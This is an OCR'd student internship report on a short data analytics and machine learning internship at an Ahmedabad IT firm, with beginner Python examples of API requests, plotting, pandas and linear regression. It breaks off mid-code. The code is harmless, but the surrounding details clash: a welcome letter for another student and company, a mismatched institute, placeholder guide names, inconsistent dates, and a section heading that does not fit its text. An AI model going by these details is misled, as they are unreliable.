

Fig 2.2

Appendix

https://bharatintern.live
bharatintern.info@gmail.com
Bharat Intern

BHARAT INTERN

WELCOME LETTER

To:
Patel Shrey Vinodchandra

Date:
09 August, 2023

Congratulations on securing a virtual internship opportunity at Bharat Intern as an "**Web Developer Intern**" commencing on August 10, 2023. We are excited to welcome you aboard!

At Bharat Intern, we view internships as more than just jobs, they are invaluable educational experiences for students to acquire and refine skills. Throughout this internship, you will engage in hands-on learning, applying theoretical knowledge to real-world scenarios.

Prepare to explore a plethora of opportunities to showcase and enhance your abilities, gaining profound insights into the industry's inner workings.

By accepting this offer, you commit to executing assigned tasks diligently and ensuring excellence in all aspects of your work. We firmly believe that your time with us will be enriching, equipping you with the expertise to excel in your future endeavours. We are thrilled to have you as part of our team, ready to embark on a rewarding journey together.

Warms Regards,
Bharat Intern

INTERNSHIP AT INFOLABZ SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

PATEL TEERTH SHAILESH

200390107054

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** has been carried out by **PATEL TEERTH SHAILESH** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. First Name Last Name	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

Date: 15-07-2023

Subject: Regarding Summer Internship at INFOLABZ IT SERVICES PVT. LTD.
Internship Domain: Data Analytics and Machine Learning

Dear Teerth Patel ,

In reference to your application we would like to congratulate you on being selected for internship with InfoLabz IT Services Pvt. Ltd. based at Ahmedabad. Your internship is scheduled to start from 27 July 2023 for a period of 15 days.

During this internship, the concentration will be on helping you understand logical concepts with their practicality and implications to help you connect your classroom knowledge to industry standards. Your internship will include orientation and focus primarily on learning and developing new skills and gaining a deeper understanding of concepts through hands-on application of the knowledge.

We will be happy to guide you to learn new skills which are extremely helpful in professional standard.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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+91 9141288662
info@infolabz.in
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Ahmedabad, Gujarat 380009

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. FirstName LastName** & **FirstName LastName (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Patel Teerth Shailesh**	_____

ACKNOWLEDGMENT

I extend my heartfelt gratitude to INFOLABZ IT SERVICES PVT. LTD. for their invaluable guidance and mentorship during my 15-day internship in data analytics and machine learning. Their expertise has been instrumental in shaping my understanding of complex concepts.

My sincere appreciation goes to my fellow interns and colleagues who shared their knowledge, contributing to an enriching learning experience. I am also grateful to **Saffrony Institute Of Technology** for their support and encouragement.

This internship has been a transformative journey that has equipped me with valuable skills and insights.

With gratitude,

Patel Teerth Shailesh

16/08/2023

Abstract

This report encapsulates a 15-day internship at **INFOLABZ IT SERVICES PVT. LTD.**, focusing on data analytics and machine learning. The program covered fundamental concepts and practical implementations, including data analytics basics, API handling, data visualization techniques, and manipulation using Pandas. The internship's second week delved into advanced topics, introducing linear models, their mathematical foundations, and practical implementations. Additionally, the report highlights the development of multiple linear regression models, polynomial regression, and the application of learned concepts to real-world tasks. This experience provided a comprehensive understanding of data analytics and machine learning, combining theoretical knowledge with hands-on proficiency.

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List of Abbreviations

ML	Machine Learning
DL	Deep Learning
DA	Data Analytics
DS	Data Science

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INTRODUCTION TO COMPANY

1. COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in the IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard working developers. Our developers who are always willing to take on new challenges and looking forward to learning new things, are the heart of this company.

2 MISSION AND VISION OF THE COMPANY:

Our objective is to sustain exponential growth in the IT industry. Our mission is to deliver the best with top notch quality every quarter and our vision is to develop a product with one of its kind concepts which could be used by millions of people.

1.1 Day 1 / Week 1

1.1.1 BASICS OF DATA ANALYTICS AND TYPES OF DATA:

In data science, data analytics involves the process of examining, cleaning, transforming, and interpreting data to extract valuable insights. Different types of data included in the life cycle are:

Numerical Data: This type includes continuous data (e.g., temperature, age) and discrete data (e.g., counts, ratings).

Categorical Data: Categorical data represents specific categories and can be nominal (without order) or ordinal (with order).

Textual Data: Unstructured text data requires techniques like natural language processing (NLP) to analyze.

1.1.2 DICTIONARY:

A dictionary in Python is a versatile and dynamic data structure that allows the storage of key-value pairs. It serves as a fundamental tool in data manipulation and analysis by enabling the association of unique keys with corresponding values. Dictionaries provide rapid access to values through keys, promoting efficient information retrieval and updating. Within the context of data analysis and machine learning, dictionaries are often employed for tasks such as creating feature mappings, storing configuration parameters, or aggregating data. Mastery of dictionary manipulation facilitates seamless interaction with structured and unstructured data, enhancing the proficiency of data scientists in extracting valuable insights.

Code Snippet:

```
33
34  # Extra Feature: Merge Dictionaries
35  dictionary = {'tomato': 1, 'milk': 2, 'cereal': 4}
36  prices = {"soap": 2, "apple": 1, "pizza": 5}
37
38  #The next line combines the dictionaries into the dictio
      the update function
39  dictionary.update(prices)
40  print(dictionary)
41
42  #Creative Suggestion: Different Data Types
43  dict1 = {"LeBron":23, "Ramos": 4 , "Ronaldo": 7}
44  dict2 = {1:1, 2:4, 3:9, 4:16}
45
46  # An example of mixed datatypes
47  dict3 = {7:"car", 1.42: 4, "list":[1,2,3]}
48
49  print(dict1)
50  print(dict2)
51  print(dict3)
```

Fig 1.1

1.1.3 HANDLING JSON DATA USING PYTHON:

JSON (JavaScript Object Notation) stands as a widely utilized format for data interchange, owing to its simplicity and compatibility with various programming languages. This section delves into techniques for handling JSON data within the Python programming environment. Python's built-in libraries, such as json, empower data scientists to parse and generate JSON data effortlessly. The ability to effectively manage JSON structures is crucial for interfacing with web APIs, storing configuration settings, and exchanging data between diverse systems. A comprehensive understanding of JSON manipulation equips data professionals with the skills to seamlessly integrate data from diverse sources and platforms.

1.1.4 REQUEST PACKAGE:

The requests package in Python emerges as a powerful tool for making HTTP requests and interacting with web services. In the context of data analysis and machine learning, the requests package facilitates the retrieval of data from online sources, such as APIs and websites, enabling seamless integration of external data into analytical workflows. This section elucidates the usage of the requests package for sending HTTP requests, handling responses, and extracting relevant data. Proficiency in utilizing this package empowers data scientists to access a wealth of real-time and historical data, broadening the scope of analyses and enriching the decision-making process.

Code:

```
import requests

# URL to make a GET request to
url = "https://jsonplaceholder.typicode.com/posts/1"

# Make a GET request
response = requests.get(url)

# Check if the request was successful (status code 200)
if response.status_code == 200:
    # Parse JSON response
    data = response.json()

    # Accessing values from the response JSON
    title = data["title"]
    body = data["body"]

    print(f"Title: {title}")
    print(f"Body: {body}")
else:
    print(f"Request failed with status code: {response.status_code}")
```

Fig 1.2

2.1 Day 2 / Week 1

2.1.1 API HANDLING:

Application Programming Interfaces (APIs) serve as crucial conduits for seamless communication and interaction between different software systems. This chapter elucidates the fundamentals of API handling, encompassing the process of making requests to APIs, receiving responses, and extracting relevant data. The mechanics of HTTP requests, including methods such as GET and POST, are explored in detail. Data scientists are introduced to the concept of endpoints, which represent specific functionalities or resources exposed by an API. Mastery of API handling empowers data professionals to retrieve, manipulate, and integrate external data sources into their analytical workflows, facilitating real-time data updates and enriching the decision-making process.

2.1.2 API SEARCH:

APIs often offer extensive datasets and functionalities, and effective search mechanisms are vital for discovering the resources and data points that best match specific requirements. This section focuses on the intricacies of API search techniques, equipping data scientists with the skills to locate relevant APIs, understand their documentation, and access the desired information. Topics covered include query parameters, authentication methods, and pagination, which collectively enable precise and efficient data retrieval from APIs. Proficiency in API search empowers data professionals to uncover valuable data sources, optimize data collection processes, and streamline the integration of external information into analytical projects.

Code:




Fig 2.1

3.1 Day 3 / Week 1

3.1.1 Data Visualization using MatPlotLib:

Data Visualization using Matplotlib involves creating graphical representations of data to gain insights and communicate information effectively. Matplotlib is a widely used Python library that provides a flexible toolkit for producing a wide range of visualizations, such as line plots, bar charts, scatter plots, histograms, and more. With Matplotlib, you can customize colors, labels, axes, and other visual elements to create informative and visually appealing charts. This enables data analysts and scientists to explore trends, patterns, and relationships in data, making it easier to convey complex information to others in a clear and concise manner.

Code Snippet:

Fig 3.1

4.1 Day 4 / Week 1

4.1.1 API Data Visualization:

Excel spreadsheets remain a common medium for data storage and distribution. The xlrd library in Python facilitates the extraction of data from Excel files, enabling data scientists to seamlessly incorporate spreadsheet data into their analyses. This section focuses on the practical usage of the xlrd library, covering topics such as reading data from Excel sheets, handling various data types, and navigating through spreadsheet structures. Proficiency in working with the xlrd library enhances a data scientist's ability to efficiently extract and integrate data from Excel files, bridging the gap between spreadsheet-based data sources and the analytical capabilities of Python.

Code :

```
import requests
import matplotlib.pyplot as plt

# Fetch data from the API
url = "https://data.covid19india.org/data.json"
response = requests.get(url)
data = response.json()

# Extract daily data for new cases, recovered, and deaths
daily_data = data["cases_time_series"]
dates=[]
new_cases=[]
recovered=[]
deaths=[]
for i in range(0,len(daily_data)):
    dates.append(daily_data[i]["date"])
    new_cases.append(int(daily_data[i]["dailyconfirmed"]))
    recovered.append(int(daily_data[i]["dailyrecovered"]))
    deaths.append(int(daily_data[i]["dailydeceased"]))
```

```
# Plot multiple line graphs
plt.figure(figsize=(12, 6))
plt.plot(dates, new_cases, label="New Cases", color="blue")
plt.plot(dates, recovered, label="Recovered", color="green")
plt.plot(dates, deaths, label="Deaths", color="red")

plt.xlabel("Date")
plt.ylabel("Count")
plt.title("COVID-19 Daily Data in India")
plt.xticks(dates[::30], rotation=45)
plt.legend()

plt.tight_layout()
plt.grid()
plt.show()
```

Output:





Fig 4.1

5.1 Day 5 / Week 1

5.1.1 Assignment Tasks

1.




Code:

```
import requests
api_url = "https://inshortsapi.vercel.app/news?category=all"

response = requests.get(api_url)
data = response.json()

# Task 1: Print all main keys
main_keys = data.keys()
print("Main keys in the API:")
for key in main_keys:
    print(key)

# Task 2: Print the number of news available
num_news = len(data["data"])
print("\nNumber of news available:", num_news)
# Task 3: Print all news in the specified format
print("\nAll news:")
for i in range(0,num_news):
    print("Author: ", data["data"][i]["author"],
          "\nContent: ", data["data"][i]["content"],
          "\nDate: ", data["data"][i]["date"])
    print("\n")
```

Fig 5.1

2.



Code:

```
import requests

url = requests.get("https://isro.vercel.app/api/spacecrafts")

mydata = url.json()

print("Main Keys:")
for i in mydata:
    print(i)
print("Total Number Of Main Keys;")
```

```
mydataLen = len(mydata["spacecrafts"])
print(mydataLen)

print("-----------------------------------------")
print("Spacecraft Id's and Names")
for i in range(0,mydataLen):
    print(mydata["spacecrafts"][i]["id"], mydata["spacecrafts"][i]["name"])

print("-----------------------------------------")
userId = input("Enter Id :")
for i in range(0,mydataLen):
    if int(userId) == mydata["spacecrafts"][i]["id"]:
        print("Found.")
        break
else:
    print("Not Found")
```

Output:





Fig 5.2

3.



Code:

```
import requests
import matplotlib.pyplot as plt

isro_api_url = "https://isro.vercel.app/api/spacecrafts"
customer_api_url = "https://isro.vercel.app/api/customer_satellites"

isro_response = requests.get(isro_api_url)
customer_response = requests.get(customer_api_url)

isro_data = isro_response.json()
customer_data = customer_response.json()

isro_spacecrafts = len(isro_data["spacecrafts"])
customer_satellites = len(customer_data["customer_satellites"])

labels = ['Domestic', 'Foreign']
sizes = [isro_spacecrafts, customer_satellites]
colors = ['blue', 'orange']

plt.pie(sizes, labels=labels, colors=colors, autopct='%1.1f%%', shadow=True, startangle=90)
plt.axis('equal')  # Equal aspect ratio ensures that pie is drawn as a circle.
plt.title("Percentage of ISRO's Own Spacecrafts vs Customer Satellites")
plt.show()
```

Output:




Fig 5.3

4.

CONCEPT OF DYNAMIC API:

API: https://api.postalpincode.in/pincode/380001

- ALLOW USER TO INSERT PINCODE
- PRINT NAME OF ALL AREAS WHICH COMES UNDER THAT PINCODE
- PINCODE ENTERED BY USER SHELL BE MERGED IN BELOW URL'S XXXXXX PART.

URL: https://api.postalpincode.in/pincode/XXXXXX

(DATA AND APIs GIVEN IN ABOVE QUESTIONS ARE DEMO PURPOSE ONLY, GENERATED AND MAINTAINED BY RESPECTIVE AUTHORITIES)

Code:

```
import requests

user_pincode = input("Enter a PIN code: ")

api_url = f"https://api.postalpincode.in/pincode/{user_pincode}"

# Send a GET request to the API
response = requests.get(api_url)

data = response.json()

if(data[0]["Status"] == "Success"):
    print("All Areas Under this pincode: ")
    for i in range(0,len(data[0]["PostOffice"])):
        print(" .", data[0]["PostOffice"][i]["Name"])
else:
    print("No data Found")
```

Output:

Fig 5.4

6.1 Day 6 / Week 2

6.1.1 Pandas : Data Frame

In Python, Pandas is a popular library for data manipulation and analysis. A DataFrame is a fundamental data structure in Pandas that resembles a table with rows and columns. It provides a versatile way to store, organize, and manipulate data in a tabular format.

Key characteristics of Pandas DataFrames:
Tabular Structure: DataFrames are 2-dimensional structures, similar to spreadsheets or SQL tables. They consist of rows and columns, where each column can have a different data type.

Data Storage: DataFrames can store various types of data, including numeric, string, and categorical data. Each column can have a unique data type.

Data Alignment: DataFrames automatically align data based on the index, ensuring consistency and easy merging of datasets.

Indexing and Labeling: DataFrames provide powerful indexing capabilities, allowing you to label rows and columns for easy data access and manipulation.

Data Operations: Pandas DataFrames support a wide range of data operations, including filtering, sorting, grouping, aggregation, and merging.

Missing Data Handling: Pandas offers tools for handling missing data, such as filling, dropping, or interpolating values.

Integration with Other Libraries: DataFrames seamlessly integrate with visualization libraries like Matplotlib and data analysis tools like NumPy.

6.1.3 Pandas : Excel, API to CSV

```python
import pandas as pd
import requests

# Excel to CSV
excel_file = 'data.xlsx'
df_excel = pd.read_excel(excel_file)
csv_file_excel = 'excel_data.csv'
df_excel.to_csv(csv_file_excel, index=False)
print("Excel data converted to CSV successfully.")

# API to CSV (Using JSONPlaceholder API)
api_url = 'https://jsonplaceholder.typicode.com/posts'
response = requests.get(api_url)
data = response.json()
df_api = pd.DataFrame(data)
csv_file_api = 'api_data.csv'
df_api.to_csv(csv_file_api, index=False)
print("API data saved to CSV successfully.")
```

Fig 6.1

6.1.3 XLRD Library

```python
import xlrd

# Open the Excel file
workbook = xlrd.open_workbook('data.xls')

# Select a specific sheet
sheet = workbook.sheet_by_index(0)

# Read data from cells
cell_value = sheet.cell_value(0, 0)  # Read value from cell A1
print("Cell A1:", cell_value)

# Iterate through rows and columns
for row in range(sheet.nrows):
    for col in range(sheet.ncols):
        cell_value = sheet.cell_value(row, col)
        print(f"Cell ({row}, {col}):", cell_value)
```

Fig 6.2

7.1 Day 7 / Week 2

7.1.1 INTRODUCTION TO ML:

Machine Learning (ML) forms the cornerstone of modern data science, enabling systems to learn from data and make predictions or decisions without being explicitly programmed. This chapter provides a foundational overview of ML concepts, including supervised, unsupervised, and reinforcement learning. Fundamental terminologies such as features, labels, training, and testing are introduced, along with the distinction between classification and regression tasks. Data scientists gain insight into the iterative process of model training, validation, and evaluation, setting the stage for more advanced ML techniques.

7.1.2 EXPLORING LINEAR ML MODEL:

Linear models serve as a fundamental class of supervised machine learning algorithms. This section delves into linear regression, a versatile technique used for predicting a continuous target variable based on one or more input features. Data scientists learn the mechanics of fitting a linear model to data, estimating model parameters, and interpreting coefficients. Topics covered include the ordinary least squares (OLS) method and the assessment of model performance through metrics such as mean squared error (MSE). By mastering linear regression, data professionals gain the ability to model and analyze relationships between variables, paving the way for more complex regression techniques.

Code snippet:

```
import numpy as np
from sklearn.linear_model import LinearRegression
import matplotlib.pyplot as plt

# Generate synthetic data
np.random.seed(0)
X = np.random.rand(50, 1) * 10  # Independent variable (feature)
y = 2 * X + 1 + np.random.randn(50, 1) * 2  # Dependent variable (target)

# Create a linear regression model
model = LinearRegression()

# Fit the model to the data
model.fit(X, y)

# Predict using the trained model
X_test = np.array([[2.5]])  # New data point
y_pred = model.predict(X_test)

# Coefficients and intercept
slope = model.coef_[0][0]
intercept = model.intercept_[0]

print("Coefficient (Slope):", slope)
print("Intercept:", intercept)
print(f"Predicted y for X_test = {X_test[0][0]}: {y_pred[0][0]}")

# Visualize the data and regression line
plt.scatter(X, y, label='Data')
plt.plot(X, model.predict(X), color='red', label='Regression Line')
plt.scatter(X_test, y_pred, color='green', marker='X', s=100, label='Predicted Point')
plt.xlabel('X')
plt.ylabel('y')
plt.title('Simple Linear Regression')
plt.legend()
plt.show()
```

Fig 7.1

Output:

```
Coefficient (Slope): 2.024211539090158
Intercept: 0.9021963190187773
Predicted y for X_test = 2.5: 5.951017087049035
```

Fig 7.2

8.1 Day 8 / Week 2

5.3 MULTIPLE LINEAR ML MODEL:

Building upon the concepts of linear regression, this section introduces multiple linear regression, a model that accommodates multiple input features. Data scientists learn how to extend the linear model to capture interactions and associations among multiple predictors. Feature scaling, regularization techniques, and model diagnostics are explored to enhance model robustness and interpretability. Proficiency in multiple linear regression empowers data professionals to address more intricate real-world problems by incorporating multiple variables into predictive models.

Code Snippet:

```
import numpy as np
from sklearn.linear_model import LinearRegression
import matplotlib.pyplot as plt

# Generate synthetic data
X = np.random.rand(50, 2) * 10
y = 3 * X[:, 0] + 4 * X[:, 1] + 5 + np.random.randn(50) * 2

# Create and fit the model
model = LinearRegression().fit(X, y)

# Coefficients and intercept
coefficients, intercept = model.coef_, model.intercept_
print("Coefficients:", coefficients)
print("Intercept:", intercept)

# Predict using the trained model
X_test = np.array([[2.5, 3.0]])
y_pred = model.predict(X_test)
